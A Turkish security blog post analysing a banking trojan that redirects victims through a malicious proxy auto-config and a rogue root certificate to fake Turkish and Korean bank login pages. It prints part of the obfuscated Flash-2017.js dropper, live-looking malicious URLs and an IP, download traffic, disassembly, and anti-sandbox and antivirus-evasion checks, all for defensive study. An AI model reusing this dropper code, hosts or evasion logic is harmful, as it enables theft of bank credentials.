


Man In The Proxy

written by Mert SARICA | 1 November 2017


Benim gibi bir bankada çalışıyor, tersine mühendislikten keyif alıyor ve bankacılık zararlı yazılımları da özel olarak ilgi alanınıza giriyorsa, analiz etmek için çeşitli örnekler zaman içinde elinize düşüyor. Kimi zaman bu bankacılık zararlı yazılımlarını temin etmek işin en zor kısmı olsa da günün sonunda başarıyla analiz edip, yazılım ekipleri ile yakın çalışarak, müşterilerinizi korumak için beyin fırtınaları, çalışmalar yapmak mesleki tatmin adına pahabiçilmez oluyor.

Bu hikaye, 2016 yılının Kasım ayında bir kullanıcının bankacılık işlemi gerçekleştirmek üzere müşterisi olduğu bankanın internet şubesine bağlanıp bilgilerini girdiğinde, daha önce hiç karşılaşmadığı şüpheli bir uyarı mesajı (Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tablettten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz) ile karşılaşması ve bankaya haber vermesi ile başlar. Yapılan incelemede, kullanıcının internet tarayıcısının özellikleri bölümünde, vekil (proxy) sunucu adresi tanımlama kısmında <http://valnorak.top/pPkJX8/G7E34.eod> adresinin yer aldığı görülür. GF7E34.eod isimli auto-config dosyası incelendiğinde ise hedef alınan bankaların listesi ortaya çıkar. Kullanıcı bu bankalardan birinin internet şubesine gitmeye çalıştığında internet tarayıcısı, kullanıcının trafiğini 194.165.16.35 ip adresinde bulunan vekil sunucuya yönlendirerek banka ile olan iletişim artık art niyetli kişilerin yönlendirdiği vekil sunucu ile gerçekleşmeye başlar. Vekil sunucudan kullanıcıya, bankaya aitmiş süsü verilen sahte sayfalar (response) iletilerek kullanıcının bu sayfalara internet şube girişi için gerekli bilgilerini (kullanıcı adı, parola, sms doğrulama kodu vs.) girmesi sağlanarak müşterinin bilgileri çalınır. Sahte sayfaya yönlendirilen internet tarayıcısının kendinden imzalı (self-signed) SSL sertifika nedeniyle uyarı vermemesi adına da, yönlendirilme öncesinde kullanıcının sistemine TurkSign isimli bir kök sertifika yüklenir. Zararlı yazılım, iz bırakmama adına sistem üzerinde kalıcı (persistence) olmamayı tercih ettiğın için ise sistem üzerinde zararlı yazılımın yürütülebilir (exe) haline rastlanmaz.



Aradan aylar geçtikten sonra 2017 yılının Mayıs ayında, bir başka bankadaki uzman arkadaşın paylaşımı ve bankalar arası siber tehditlerin birlikten güç doğar edasıyla paylaşıldığı bir platformda (BASTM) paylaşılan bir bilgi sayesinde zincirdeki kayıp halka olan yukarıda bahsi geçen zararlı yazılıma ulaşmayı başarabildim. Art niyetli kişiler, kullanıcılara zararlı yazılımı indirmek için öncelikle sahte bir Flash Player güncelleme sayfası oluşturup, buraya içinde Flash-2017.zip dosyası içinde Flash-2017.js isimli bir dosya yüklemişler. Okunaklı olmayan (encoded) bu dosya çalıştırıldığında, ekrana sahte bir hata mesajı çıkarıp, sonlanıyordu. Zararlı JavaScript Analizi başlıklı yazımı okuyanlar, okunaklı (obfuscated) olmayan bu JScript kodunu hata ayıklama (debugging) yöntemi ile analiz etmeye çalıştıklarında 3 büyük internet tarayıcısında hata aldıklarını göreceklerdir. "WScript is not defined", "ActiveXObject is not defined" ve benzer durumlarda nasıl hata ayıklama gerçekleştirebileceklerini (debugging) merak edenleri hemen Wscript Hata Ayıklaması başlıklı diğer bir blog yazıma yönlendirebilirim. ;)

Flash Player Yükseltin Mayıs 2017



ADOBE®
FLASH® PLAYER

DOWNLOAD

İndirmek için buraya tıkla

Name	Date modified	Type	Size
Flash-2017.js	04.05.2017 16:06	JScript Script File	8 KB



Windows Script Host


Runtime Error 0x48940 (.QBT) Library not located on the system, please use x64 system.

OK

```
Flash-2017.js
1
2
3 var ccdffcbabb = '';
4 var aaadeecfdecceae = [];
5 var abcdbefafafe;
6
7
8
9
10
11
12
13 var afdebc = new ActiveXObject('Scripting.FileSystemObject');
14
15 var becafdcebcbaabff = afdebc.GetSpecialFolder(2);
16
17
18 /*
19
20 function acfabbbabdd(cadfdaceacffc) {
21     var ffbfabeffda = cadfdaceacffc.toString();
22     var ecacebbabbbfddc = '';
23     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
24         ecacebbabbbfddc += String.fromCharCode(parseInt(fffbfabeffda.substr(efadcccbfac, 2), 16));
25     return ecacebbabbbfddc;
26 }
27
28 function cbfeedcbccdbbf(ddccfceeaaab) {
29     return !isNaN(parseFloat(ddccfceeaaab)) && isFinite(ddccfceeaaab);
30 }
31
32
33
34 function cfedcadb(eceedbbdaefeeceedbbdaefafe,bfadaea) {
35
36
37     for(i=bfadaea;i>0;i--){
38
39         eceedbbdaefeeceedbbdaefafe = eceedbbdaefeeceedbbdaefafe - 1;
40
41         if(eceedbbdaefeeceedbbdaefafe<0)eceedbbdaefeeceedbbdaefafe = 9;
42
43     }
44 }
```

JavaScript file length: 7.392 lines: 308 Ln:1 Col:1 Sel:0|0 Windows (CR LF) UTF-8 INS





JScript kodunu adım adım hata ayıklama ile analiz ettikten sonra bu kodun <http://hightave.xyz/gete14.php?ff1> adresine bir istek gönderdiğini ve her defasında web sunucusundan dönen yanıtın farklı (Server-side polymorphism) olduğunu gördüm. Web sunucusundan dönen yanıt, kod üzerinde yer alan ilgili fonksiyonlar tarafından çözüldükten sonra diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt ediliyor ve ardından çalıştırılıyordu. Paketlenmiş (packed) 0c03.exe yürütülebilir dosyasını (exe), x64dbg aracı ile paketinden çıkarıp (unpack), diske kayıt ettiğimde ise zararlı yazılımın maskesi yavaş yavaş düşmeye başladı.

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET/book GeoEdge

Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff

#	Result	Protocol	Host	URL	Body	Cach
67	200	HTTP	highetave.xyz	/gete14.php?ff1	173.455	
111	200	HTTP	highetave.xyz	/gete14.php?ff1	173.397	
116	200	HTTP	highetave.xyz	/gete14.php?ff1	173.408	
127	200	HTTP	highetave.xyz	/gete14.php?ff1	173.458	
128	200	HTTP	highetave.xyz	/gete14.php?ff1	173.517	
129	200	HTTP	highetave.xyz	/gete14.php?ff1	173.498	
130	200	HTTP	highetave.xyz	/gete14.php?ff1	173.678	
131	200	HTTP	highetave.xyz	/gete14.php?ff1	173.543	
132	200	HTTP	highetave.xyz	/gete14.php?ff1	173.526	
133	200	HTTP	highetave.xyz	/gete14.php?ff1	173.503	
134	200	HTTP	highetave.xyz	/gete14.php?ff1	173.513	
135	200	HTTP	highetave.xyz	/gete14.php?ff1	173.522	
136	200	HTTP	highetave.xyz	/gete14.php?ff1	173.483	
137	200	HTTP	highetave.xyz	/gete14.php?ff1	173.532	
139	200	HTTP	highetave.xyz	/gete14.php?ff1	173.527	
140	200	HTTP	highetave.xyz	/gete14.php?ff1	173.442	
141	200	HTTP	highetave.xyz	/gete14.php?ff1	173.577	

Log Statistics Inspectors Timeline APITest

Headers TextView WebForms HexView Auth Cookies Raw JSON

XML

Request Headers [Raw] [Header Definitions]

GET /gete14.php?ff1 HTTP/1.1

Client

Accept: */*
 Accept-Encoding: gzip, deflate
 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0

Transport

Host: highetave.xyz
 Proxy-Connection: Keep-Alive

Get SyntaxView Transformer Headers TextView ImageView HexView WebView

Auth Caching Cookies Raw JSON XML

HTTP/1.1 200 OK
 Content-Type: text/html
 Date: Tue, 09 May 2017 07:25:42 GMT
 Proxy-Connection: Keep-Alive

Server: nginx/1.2.1

Connection: close
 Content-Length: 173084

4,1,5,5,4,0,8,7,7,8,2,0,3||8d6a45408078241558087782ffff4155b2087782415

Find... (press Ctrl+Enter to highlight all) View in Notepad

pestudio 8.54 - Malware Initial Assessment - www.wintor.com

File Help

c:\users\mert\desktop\0c03\0c03.exe

engine (62)	positiv (38)	date (dd.mm.y...)	age (...)
McAfee	ArtemisIDCFB9CAB3184	15.05.2017	8
AVG	AtrosS.BHUIH	15.05.2017	8
McAfee-GW-Edition	BehavesLike.Win32.Dropper.mm	14.05.2017	9
Sophos	Mal/Generis-S	15.05.2017	8
Avira	TR/Crypt.EPACK.phzhz	15.05.2017	8
TrendMicro-HouseCall	TROJ_GEN.R01BC0EEA17	15.05.2017	8
Panda	Trj/CLA	14.05.2017	9
AegisLab	Troj.W32.Banpak!c	15.05.2017	8
K7GW	Trojan (005044f51)	15.05.2017	8
K7AntiVirus	Trojan (005044f51)	15.05.2017	8
CAT-QuickHeal	Trojan.Banpak	15.05.2017	8
Symantec	Trojan.Gen.2	14.05.2017	9
Arcabit	Trojan.Generic.D4C788E	15.05.2017	8
MicroWorld-eScan	Trojan.GenericKD.5011598	15.05.2017	8
ALYac	Trojan.GenericKD.5011598	15.05.2017	8
BitDefender	Trojan.GenericKD.5011598	15.05.2017	8
Ad-Aware	Trojan.GenericKD.5011598	15.05.2017	8
F-Secure	Trojan.GenericKD.5011598	15.05.2017	8
GData	Trojan.GenericKD.5011598	15.05.2017	8
Emsisoft	Trojan.GenericKD.5011598 (B)	15.05.2017	8
Kaspersky	Trojan.Win32.Banpak.eb	15.05.2017	8

Paketlenmiş

pestudio 8.54 - Malware Initial Assessment - www.wintor.com

File Help

c:\users\mert\desktop\memdump2.exe

engine (61)	positiv (27)	date (dd.mm.y...)	age (...)
McAfee	ArtemisI6EA73DBB9DCA	16.05.2017	7
McAfee-GW-Edition	Artemis!Trojan	15.05.2017	8
Sophos	Mal/Generis-S	16.05.2017	7
K7GW	Proxy-Program (004f16f21)	16.05.2017	7
K7AntiVirus	Proxy-Program (004f16f21)	16.05.2017	7
Avira	TR/AD.Capper.muhyh	16.05.2017	7
TrendMicro	TROJ_GEN.R00XC0VEC17	16.05.2017	7
TrendMicro-HouseCall	TROJ_GEN.R00XC0VEC17	16.05.2017	7
Panda	Trj/GdSda.A	15.05.2017	8
Kaspersky	Trojan-Proxy.Win32.Banker.kl	16.05.2017	7
ZoneAlarm	Trojan-Proxy.Win32.Banker.kl	16.05.2017	7
Symantec	Trojan.Gen.2	15.05.2017	8
Rising	Trojan.ProxyChanger!8.83 (cloud:sv4aZekB5...	16.05.2017	7
NANO-Antivirus	Trojan.Win32.Banker.eokcqz	16.05.2017	7
VIPRE	Trojan.Win32.Generic!BT	16.05.2017	7

Paketlenmemiş

The screenshot shows the x32dbg debugger interface for the file 0c03.exe. The main window displays assembly code with the instruction pointer (EIP) at 00232C85. The assembly code includes instructions like 'or eax, eax', 'je 232CBE', 'jmp 232D88', 'push edx', 'mov dword ptr ss:[esp], 2', 'pop dword ptr ds:[ebx+414303]', 'push 0', 'mov dword ptr ss:[esp], ecx', 'sub ecx, ecx', 'add ecx, eax', 'mov dword ptr ds:[ebx+414150], ecx', 'pop ecx', 'cmp dword ptr ds:[ebx+414303], 0', 'jbe 232D1D', 'or eax, eax', 'jne 232D1D', 'lea eax, dword ptr ds:[ebx+414303]', 'push eax', 'push edx', 'mov dword ptr ss:[esp], 40', 'add eax, dword ptr ds:[ebx+4140D1]', 'push eax', 'sub eax, dword ptr ds:[ebx+4140D1]', 'sub dword ptr ss:[esp], eax', 'push edi', 'mov edi, dword ptr ds:[ebx+414250]', 'xchg dword ptr ss:[esp], edi', 'call dword ptr ds:[ebx+41428E]', 'push 0', 'mov dword ptr ss:[esp], ebp', and 'xor ebp, ebp'. The registers window shows EAX: 00000000, EBX: FFE30000, ECX: EC690000, EDX: 0008E3C8, EBP: 0018FF94, ESP: 0018FF6C, ESI: 00417000, EDI: 00247000. The memory dump window shows a dump of memory starting at address 00250000, with the first few bytes being 'MZP...'. The command window shows the command '00250000[E000] written to "C:\Users\Mert\Desktop\nemdump2.exe"'. The status bar indicates 'Paused' and 'Time Wasted Debugging: 0:00:16:15'.

Flash-2017.js

MD5: 41B90BEC4B0793FA8485D547C527D8D2

SHA-256: A780E527AF6CEE907D5CBA7FA45DEC9804B265672DB938C82B62D5637FD6DBB

0c03.exe

MD5: DCFB9CAB318417D3C71BC25E717221C2

SHA-256: 5A2B14AB6F8620C812C6C51A0F4F0E0DB9104682392CB4346AFF688AB346EB0A

Zararlı yazılımın paketten çıkmış halini x64dbg aracı ile analiz etmeye başladığımda ilgimi çeken bazı tespitlerim oldu. Bunlardan bazılarını değinecek olursam;

Zararlı yazılım Türk ve Kore bankalarını hedef almaktadır.

Çalıştırıldığı sistemin dili Türkçe veya Korece değilse kendini sonlandırmaktadır.

Hex Workshop - [C:\Users\Mert\Desktop\memdump2.exe]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	0123456789ABCD
00000214	00	00	00	00	00	00	00	00	20	00	00	60	44	41 DA
00000222	54	41	00	00	00	00	18	0E	00	00	00	D0	00	00	TA.....
00000230	00	10	00	00	00	BA	00	00	00	00	00	00	00	00
0000023E	00	00	00	00	00	00	40	00	00	C0	42	53	53	00@...BSS.
0000024C	00	00	00	00	39	0A	00	00	00	E0	00	00	00	009.....
0000025A	00	00	00	CA	00	00	00	00	00	00	00	00	00	00
00000268	00	00	00	00	00	00	00	C0	2E	69	64	61	74	61idata

memdump2...

Data Inspector

Data at offset 0x0000021F:

int8	96
uint8	96
int16	17504
uint16	17504
int32	1413563488

Expression Calc

Signed 32 bit

Structures

274 instances of 'strings' found in C:\Users\Mert\Desktop\memdump2.exe

Address	Length	Length	
00008E70	29	1D	internetsube.....com.tr
00008E90	59	3B	internetsube.....com.tr
00008ED4	23	17	ticari.....com.tr
00008EEC	47	2F	ticari.....com.tr
00008F24	26	1A	bireysel.....com.tr
00008F40	53	35	bireysel.....com.tr
00008F80	32	20	internetsubesi.....com.tr
00008FA4	65	41	internetsubesi.....com.tr
00008FF0	25	19	internetsubesi.....com
0000900C	51	33	internetsubesi.....com
00009048	23	17	acikdeniz.....com
00009060	47	2F	acikdeniz.....com
00009098	16	10	esube.....com.tr
000090AC	33	21	esube.....com.tr
000090DC	20	14	sube.....com.tr
000090F4	41	29	sube.....com.tr

Find All Complete.

Cursor: 00000248 Caret: 0000021F 57344 bytes OVR MOD READ

```

Case &H1C09: GetLanguage = "English (South Africa)"
Case &H2009: GetLanguage = "English (Jamaica)"
Case &H2409: GetLanguage = "English (Caribbean)"
Case &H2809: GetLanguage = "English (Belize)"
Case &H2C09: GetLanguage = "English (Trinidad)"
Case &H40A: GetLanguage = "Spanish (Traditional Sort)"
Case &H80A: GetLanguage = "Spanish (Mexican)"
Case &HC0A: GetLanguage = "Spanish (Modern Sort)"
Case &H100A: GetLanguage = "Spanish (Guatemala)"
Case &H140A: GetLanguage = "Spanish (Costa Rica)"
Case &H180A: GetLanguage = "Spanish (Panama)"
Case &H1C0A: GetLanguage = "Spanish (Dominican Republic)"
Case &H200A: GetLanguage = "Spanish (Venezuela)"
Case &H240A: GetLanguage = "Spanish (Colombia)"
Case &H280A: GetLanguage = "Spanish (Peru)"
Case &H2C0A: GetLanguage = "Spanish (Argentina)"
Case &H300A: GetLanguage = "Spanish (Ecuador)"
Case &H340A: GetLanguage = "Spanish (Chile)"
Case &H380A: GetLanguage = "Spanish (Uruguay)"
Case &H3C0A: GetLanguage = "Spanish (Paraguay)"
Case &H400A: GetLanguage = "Spanish (Bolivia)"
Case &H440A: GetLanguage = "Spanish (El Salvador)"
Case &H480A: GetLanguage = "Spanish (Honduras)"
Case &H4C0A: GetLanguage = "Spanish (Nicaragua)"
Case &H500A: GetLanguage = "Spanish (Puerto Rico)"
Case &H40B: GetLanguage = "Finnish"
Case &H40C: GetLanguage = "French (Standard)"
Case &H80C: GetLanguage = "French (Belgian)"
Case &HC0C: GetLanguage = "French (Canadian)"
Case &H100C: GetLanguage = "French (Swiss)"
Case &H140C: GetLanguage = "French (Luxembourg)"
Case &H40D: GetLanguage = "Hebrew"
Case &H40E: GetLanguage = "Hungarian"
Case &H40F: GetLanguage = "Icelandic"
Case &H410: GetLanguage = "Italian (Standard)"
Case &H810: GetLanguage = "Italian (Swiss)"
Case &H411: GetLanguage = "Japanese"
Case &H412: GetLanguage = "Korean"
Case &H812: GetLanguage = "Korean (Johab)"
Case &H413: GetLanguage = "Dutch (Standard)"
Case &H813: GetLanguage = "Dutch (Belgian)"
Case &H414: GetLanguage = "Norwegian (Bokmal)"
Case &H814: GetLanguage = "Norwegian (Nynorsk)"
Case &H415: GetLanguage = "Polish"
Case &H416: GetLanguage = "Portuguese (Brazilian)"
Case &H816: GetLanguage = "Portuguese (Standard)"
Case &H418: GetLanguage = "Romanian"
Case &H419: GetLanguage = "Russian"
Case &H41A: GetLanguage = "Croatian"
Case &H81A: GetLanguage = "Serbian (Latin)"
Case &HC1A: GetLanguage = "Serbian (Cyrillic)"
Case &H41B: GetLanguage = "Slovak"
Case &H41C: GetLanguage = "Albanian"
Case &H41D: GetLanguage = "Swedish"
Case &H81D: GetLanguage = "Swedish (Finland)"
Case &H41E: GetLanguage = "Thai"
Case &H41F: GetLanguage = "Tamil"
Case &H421: GetLanguage = "Indonesian"
Case &H422: GetLanguage = "Ukrainian"
Case &H423: GetLanguage = "Belarusian"
Case &H424: GetLanguage = "Slovenian"
Case &H425: GetLanguage = "Estonian"
Case &H426: GetLanguage = "Latvian"
Case &H427: GetLanguage = "Lithuanian"
Case &H429: GetLanguage = "Farsi"
Case &H42A: GetLanguage = "Vietnamese"
Case &H42D: GetLanguage = "Basque"
Case &H436: GetLanguage = "Afrikaans"
Case &H438: GetLanguage = "Faroese"
End Select
End Function

```

```

0040C1 88 D0 E8 40 06 mov eax,0c03.40e800
0040C1 84 10 00 00 06 mov edx,10
0040C1 E8 B4 61 FF FF call 0c03.4023B0
0040C1 C7 05 E0 E8 46 mov_dword ptr ds:[00E8E0],0c03.40E800
0040C1 FF 15 E4 E6 46 call_dword ptr ds:[0c03.4023B0]
0040C1 66 30 1F 04 cmp ax,41F
0040C1 74 29 jz 0c03.40C338
0040C1 FF 15 E8 E6 46 call_dword ptr ds:[0c03.4023B0]
0040C1 66 30 1F 04 cmp ax,41F
0040C1 74 1D jz 0c03.40C338
0040C1 FF 15 E4 E6 46 call_dword ptr ds:[0c03.4023B0]
0040C1 66 30 12 04 cmp ax,412
0040C1 74 11 jz 0c03.40C338
0040C1 FF 15 E8 E6 46 call_dword ptr ds:[0c03.4023B0]
0040C1 66 30 12 04 cmp ax,412
0040C1 74 05 jz 0c03.40C338
0040C1 E8 91 DE FF FF call 0c03.40A0CC
0040C1 B8 34 E9 40 06 mov eax,0c03.40E934
0040C1 BA 02 01 00 06 mov edx,102
0040C1 E8 66 61 FF FF call 0c03.4023B0
0040C1 R7 FF 02 rcm rax,rax

```

eax:"ConsentPromptBehaviorAdmin"

Turkce d11 kontrolu #1

Turkce d11 kontrolu #2

ExitProcess
eax:"ConsentPromptBehaviorAdmin"

Çalıştırıldığı sistem üzerinde bdatent.exe (BitDefender), spideragent.exe (Doctor Web) işlemleri (process) çalışıyor ise, uyuma süresi dinamik olarak

hesaplanan sleep() fonksiyonunu pas geçip, anti-kum havuzu (sandbox) adına sistem üzerinde python.exe işlemi çalışıyor mu kontrolü yapıp, sonucu evet ise kendisini sonlandırmaktadır. Sistem üzerinde avp.exe, avpui.exe (Kaspersky) işlemleri çalışıyor ise Base64 ile gizlenmiş (encode) farklı bir adresi vekil sunucu olarak kullanmaktadır.

(<http://ritakindek.xyz/comitr/conmatr.eew>). Eğer sistem üzerinde Kaspersky yüklü değil ise o zaman farklı bir adresi kullanmaktadır.

(<http://redterma.pw/I2W06r/5i9XDN9.eet>)

0040BE	57	push edi	
0040BE	B8 70 BE 40 00	mov eax,0c03.40BE70	
0040BE	E8 F9 5E FF FF	call 0c03.401D9C	
0040BE	BB 00 E8 40 00	mov ebx,0c03.40E800	
0040BE	BF 9C E8 40 00	mov edi,0c03.40E89C	
0040BE	E8 96 64 FF FF	call 0c03.402348	
0040BE	E8 DD F1 FF FF	call 0c03.408094	
0040BE	BA 40 C4 40 00	mov edx,0c03.40C440	40C440:"bdagent.exe"
0040BE	B8 E4 E8 40 00	mov eax,0c03.40E8E4	
0040BE	E8 6E 67 FF FF	call 0c03.402634	
0040BE	BA 4C C4 40 00	mov edx,0c03.40C44C	40C44C:"bdwtxag.exe"
0040BE	B8 F0 E8 40 00	mov eax,0c03.40E8F0	
0040BE	E8 5F 67 FF FF	call 0c03.402634	
0040BE	BA 58 C4 40 00	mov edx,0c03.40C458	40C458:"spideragent.exe"
0040BE	B8 FC E8 40 00	mov eax,0c03.40E8FC	
0040BE	E8 50 67 FF FF	call 0c03.402634	
0040BE	BA 68 C4 40 00	mov edx,0c03.40C468	40C468:"dwservice.exe"
0040BE	B8 0C E9 40 00	mov eax,0c03.40E90C	
0040BE	E8 41 67 FF FF	call 0c03.402634	
0040BE	BA F0 E8 40 00	mov edx,0c03.40E8F0	
0040BE	B8 E4 E8 40 00	mov eax,0c03.40E8E4	
0040BE	E8 FE 8B FF FF	call 0c03.407800	bdagent.exe kontrolu
0040BF	83 F8 01	cmp eax,1	
0040BF	1B C0	sbb eax,eax	
0040BF	40	inc eax	
0040BF	84 C0	test al,al	
0040BF	75 32	jne 0c03.40BF3E	
0040BF	BA 0C E9 40 00	mov edx,0c03.40E90C	
0040BF	B8 FC E8 40 00	mov eax,0c03.40E8FC	
